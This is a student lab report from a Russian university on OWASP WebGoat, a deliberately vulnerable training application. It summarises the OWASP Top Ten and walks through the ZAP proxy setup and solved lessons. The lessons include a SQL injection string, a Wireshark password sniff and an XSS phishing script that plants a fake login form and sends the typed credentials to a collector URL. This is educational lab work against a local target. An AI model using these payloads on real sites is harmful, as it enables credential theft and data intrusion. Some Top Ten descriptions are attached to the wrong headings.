Peter the Great St.Petersburg Polytechnic University

Department of Computer Systems & Software Engineering

Laboratory report №6

Discipline: «Information Security»

Theme: «OWASP WebGoat»

Made by student:

Volkova M.D.
Group: 13541/2

Lecturer:

Bogach N.V.

Saint-Petersburg
2018 y.

Contents

Laboratory work №6

1.1 Work purpose

WebGoat is a deliberately insecure web application maintained by OWASP designed to teach web application security.

1.2 Task

Study

1. Using OWASP Top Ten Project study top 10 web vulnerabilities.

Exercises

1. Install and launch WebGoat
2. Launch ZAP security scanner, configure it as a local proxy-server. NOTE: Please, use different port numbers for ZAP and WebGoat.
3. Launch Mantra, set it to use ZAP as proxy-server (Top left -> Tools -> Settings)
4. Follow WebGoat LESSONS

1.3 Study

1.3.1 Using OWASP Top Ten Project study top 10 web vulnerabilities

1. **Injection Injection** flaws, such as SQL, OS, XXE, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
2. **Broken Authentication and Session Management** Application functions related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities (temporarily or permanently).
3. **Cross-Site Scripting (XSS)** XSS flaws occur whenever an application includes untrusted data in a new web page without proper validation or escaping, or updates an existing web page with user supplied data using a browser API that can create JavaScript. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
4. **Insecure Direct Object References** Restrictions on what authenticated users are allowed to do are not properly enforced. Attackers can exploit these flaws to access unauthorized functionality and/or data, such as access other users' accounts, view sensitive files, modify other users' data, change access rights, etc.
5. **Security Misconfiguration** Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, platform, etc. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.
6. **Sensitive Data Exposure** Many web applications and APIs do not properly protect sensitive data, such as financial, healthcare, and PII. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

7. **Missing Function Level Access Control** The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

8. **Cross-Site Request Forgery (CSRF)** A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

9. **Using Components with Known Vulnerabilities** Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.

10. **Unvalidated Redirects and Forwards** Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.

1.4 Exercises


1.4.1 Install and launch WebGoat

Download OWASP webgoat version 7.1 from the official website of the company. Then run it by the following command:

```
root@masha_kali:~# java -jar webgoat-container-7.1-exec.jar -httpPort 65100
Jan 12, 2018 12:51:35 AM org.apache.coyote.http11.Http11Protocol init
INFO: Initializing ProtocolHandler ["http-bio-65100"]
Jan 12, 2018 12:51:35 AM org.apache.catalina.core.StandardService startInternal
INFO: Starting service Tomcat
Jan 12, 2018 12:51:35 AM org.apache.catalina.core.StandardEngine startInternal
INFO: Starting Servlet Engine: Apache Tomcat/7.0.59

< ... >
```

Now the server is available at http://localhost:65100 address:




The following accounts are built into Webgoat

Account	User	Password
Webgoat User	guest	guest
Webgoat Admin	webgoat	webgoat

Рис. 1.1: Webgoat login page

After that, a redirect to the main page of the site:



How to work with WebGoat

Congratulations. You have successfully completed this lesson.

How To Work With WebGoat

Welcome to a brief overview of WebGoat.

Environment Information

WebGoat uses the Apache Tomcat server but can run in any application server. It is configured to run on localhost although this can be easily changed, see the "Tomcat Configuration" section in the Introduction.

Рис. 1.2: Webgoat start page


1.4.2 Launch ZAP security scanner, configure it as a local proxy-server

Download OWASP ZAP security scanner from the official website of the company. Then run it by the following command:

```
root@masha_kali:~# owasp-zap
Found Java version 1.8.0_144
Available memory: 2951 MB
Setting jvm heap size: -Xmx737m
188 [main] INFO org.zaproxy.zap.GuiBootstrap - OWASP ZAP 2.6.0 started 12/01/18 01:14:47

< ... >
```

After that, the application starts:



Welcome to the OWASP Zed Attack Proxy (ZAP)

Local Proxy

Local Proxy

Address (eg localhost, 127.0.0.1) localhost

Port (eg 8080) 8080

Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.

☐ Behind NAT

☑ Remove Unsupported Encodings


☑ Always unzip gzipped content

Security Protocols

☐ SSLv2Hello ☑ SSL 3 ☑ TLS 1 ☑ TLS 1.1 ☑ TLS 1.2

Рис. 1.3: ZAP start window and port configuring

Let’s configure firefox proxy server:



Connection Settings

Configure Proxies to Access the Internet

- No proxy
- Auto-detect proxy settings for this network
- Use system proxy settings
- [✓ Manual proxy configuration:]

HTTP Proxy:	localhost	Port:	8080
	Use this proxy server for all protocols		
SSL Proxy:		Port:	0
FTP Proxy:		Port:	0
SOCKS Host:		Port:	0

SOCKS v4 [✓ SOCKS v5]

No Proxy for:

localhost, 127.0.0.1

Example: .mozilla.org, .net.nz, 192.168.1.0/24

- Automatic proxy configuration URL:


Reload

- Do not prompt for authentication if password is saved
- Proxy DNS when using SOCKS v5

Help | Cancel | OK

Рис. 1.4: Firefox proxy server configuration

After configuring the proxy server, the ZAP scanner displays traffic information:



Untitled Session - OWASP ZAP 2.6.0

Contexts
Default Context
Sites
http://ad.crwdcntrl.net
http://clients1.google.com
http://deloton.com
http://mt.rtmark.net
http://my.rtmark.net
http://ocsp.digicert.com
http://ocsp.int-x3.letsencrypt.org
http://ocsp.pki.goog

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission t

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Attack Stop

Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests w

See the help file for more details.

Filter: OFF

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highest Alert	Note	Tags
1	12/01/18 01:36:52	POST	http://ocsp.digicert.com/	200	OK	56...	471 bytes	Low		
3	12/01/18 02:12:12	POST	http://clients1.google.com/ocsp	200	OK	80...	463 bytes	Low		
5	12/01/18 02:12:12	POST	http://ocsp.pki.goog/GTSGIAG3	200	OK	17...	463 bytes	Low		
7	12/01/18 02:12:12	POST	http://ocsp.pki.goog/GTSGIAG3	200	OK	13...	463 bytes	Low		
8	12/01/18 02:12:27	POST	http://ocsp.int-x3.letsencrypt.org/	200	OK	55...	527 bytes	Low		
10	12/01/18 02:12:27	POST	http://clients1.google.com/ocsp	200	OK	13...	463 bytes	Low		
11	12/01/18 02:12:34	GET	http://deloton.com/afu.php?zoneid=140788...	200	OK	11...	12,316 bytes	Low		Form, Hidden, S...
16	12/01/18 02:12:35	GET	http://deloton.com/?r=%2Fmb%2Fhan&zon...	302	Found	96...	0 bytes	Low		SetCookie
18	12/01/18 02:12:35	POST	http://ad.crwdcntrl.net/5/c=10546/pe=y?ht...	302	Found	14...	0 bytes			


Alerts 0 0 3 0 Current Scans 0 0 0 0 0 0 0

Рис. 1.5: Traffic information

1.4.3 Vulnerabilities using

SQL Injection

When selecting a weather station, the station field value changes: the Columbia field has a value of 101.



The form below allows a user to view weather data. Try to inject an SQL string th
Select your local weather station: Columbia


Go!

```
SELECT * FROM weather_data WHERE station = 102
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
102	Seattle	WA	-15	90

Рис. 1.6: Standart SQL result

Let’s change the type of the html element to <input type = "text» and set the injection value to "101 or 1 = 1"to display all table values:



* Bet you can't do it again! This lesson has detected your successful attack and has now switched to a defensive mode. Try again to attack a parameterized query.

Select your local weather station: Columbia

Go!


```
SELECT * FROM weather_data WHERE station = 101 or 1=1
```

STATION	NAME	STATE	MIN_TEMP	MAX_TEMP
101	Columbia	MD	-10	102
102	Seattle	WA	-15	90
103	New York	NY	-10	110
104	Houston	TX	20	120
10001	Camp David	MD	-10	100
11001	Ice Station Zebra	NA	-60	30

Рис. 1.7: SQL result after an injection

Broken Authentication and Session Management

With the help of the site https://howsecureismypassword.net/ it is necessary to enter the time for hacking each of the passwords:



The accounts of your web application are only as safe as the passwords. For this exercise, your job is to test several passwords on https://howsecureismypassword.net. You must test all 6 passwords at the same time...


On your applications you should set good password requirements!

How much time would a desktop PC take to crack these passwords?

Password = 123456		seconds
Password = abzfezd		seconds
Password = a9z1ezd		seconds
Password = aB8fEzDq		hours
Password = z8!E?7D$		days
Password = My1stPassword!:Redd		quintillion years

Рис. 1.8: password strength

Results:



The accounts of your web application are only as safe as the passwords. For this exercise, your job is to test several passwords on https://howsecureismypassword.net. You must test all 6 passwords at the same time...
On your applications you should set good password requirements!

As a guideline not bound to a single solution.
Assuming the calculations per second 4 billion:
1. 123456 - 0 seconds (dictionary based, in top 10 most used passwords)
2. abzfezd - 2 seconds (26 chars on 7 positions, 8 billion possible combinations)
3. a9z1ezd - 19 seconds (26 + 10 chars on 7 positions = 78 billion possible combinations)
4. aB8fEzDq - 15 hours (26 + 26 + 10 chars on 8 positions = 218 trillion possible combinations)
5. z8!E?7D$ - 20 days (96 chars on 8 positions = 66 quintillion possible combinations)
6. My1stPassword!:Redd - 364 quintillion years (96 chars on 19 positions = 46 undecillion possible combinations)

Рис. 1.9: Password strength results

Cross-Site Scripting (XSS)

In this task need to catch user login and passwrod, using XSS and HTML insertion:


This lesson is an example of how a website might support a phishing attack if there is a known XSS attack on the page

Below is an example of a standard search feature.
Using XSS and HTML insertion, your goal is to:
- Insert html to that requests credentials
- Add javascript to actually collect the credentials
- Post the credentials to http://localhost:8080/WebGoat/catcher?PROPERTY=yes...

to pass this lesson, the credentials must be posted to the catcher servlet.

WebGoat Search

This facility will search the WebGoat source.

Рис. 1.10


To complete this task put the following code into "search"field:

```
<script>
  function hack(){
    alert("Login="+document.forms[0].user.value
      + "Password="+document.forms[0].pass.value);
    XSSImage=new Image;
    XSSImage.src="http://localhost/WebGoat/catcher"
      +"?PROPERTY=yes"
      +"&user="+document.forms[0].user.value
      +"&password="+document.forms[0].pass.value;
  }
</script>

<form>
  <br><br><HR>
  <H3>This feature requires account login:</H3>
  <br><br>
   Enter Username:<br><input type="text" id="user" name="user"><br>
   Enter Password:<br><input type="password" name="pass"><br>
  <input type="submit" name="login" value="login" onclick="hack()">
</form>

<br><br><HR>
```

As a result, a window with the user's login and password is displayed:


WebGoat Search

This facility will search the WebGoat source.

Search: <script> function hack(){

Login=xssLoginPassword=xssPassword

Results for:

This feature requires account login:


Enter Username: xssLogin

Enter Password: ●●●●●●●●●●●

Рис. 1.11: Result of the XSS hack

Insecure Direct Object References

The next task is to get the password that is sent via HTTP protocol:


For this lesson you need to have a server client setup. Please refer to theTomcat Configuration in the Introduction section.

Stage1: In this stage you have to sniff the password. And answer the question after the login.


Goat Hills Financial
Human Resources

Enter your name: Jack

Enter your password: ●●●●●●

Рис. 1.12: Simple form to hack

This form uses the HTTP protocol. The password can be easily stolen with a simple traffic analysis. With the help of Wireshark a password was received – sniffy:


For this lesson you need to have a server client setup. Please refer to theTomcat Configuration in the Introduction section.

Stage1: In this stage you have to sniff the password. And answer the question after the login.

Goat Hills Financial
Human Resources

Firstname:	Jack
Lastname:	Sparrow
Credit Card Type:	MC
Credit Card Number:	68659365

What was the password? sniffy

Рис. 1.13: The result of the task

1.5 Conclusion

In this paper, OWASP WebGoat was studied. This program was created to teach developers to protect against the main vulnerabilities of the web server. Such lessons can be useful not only for beginners, but also for experienced developers.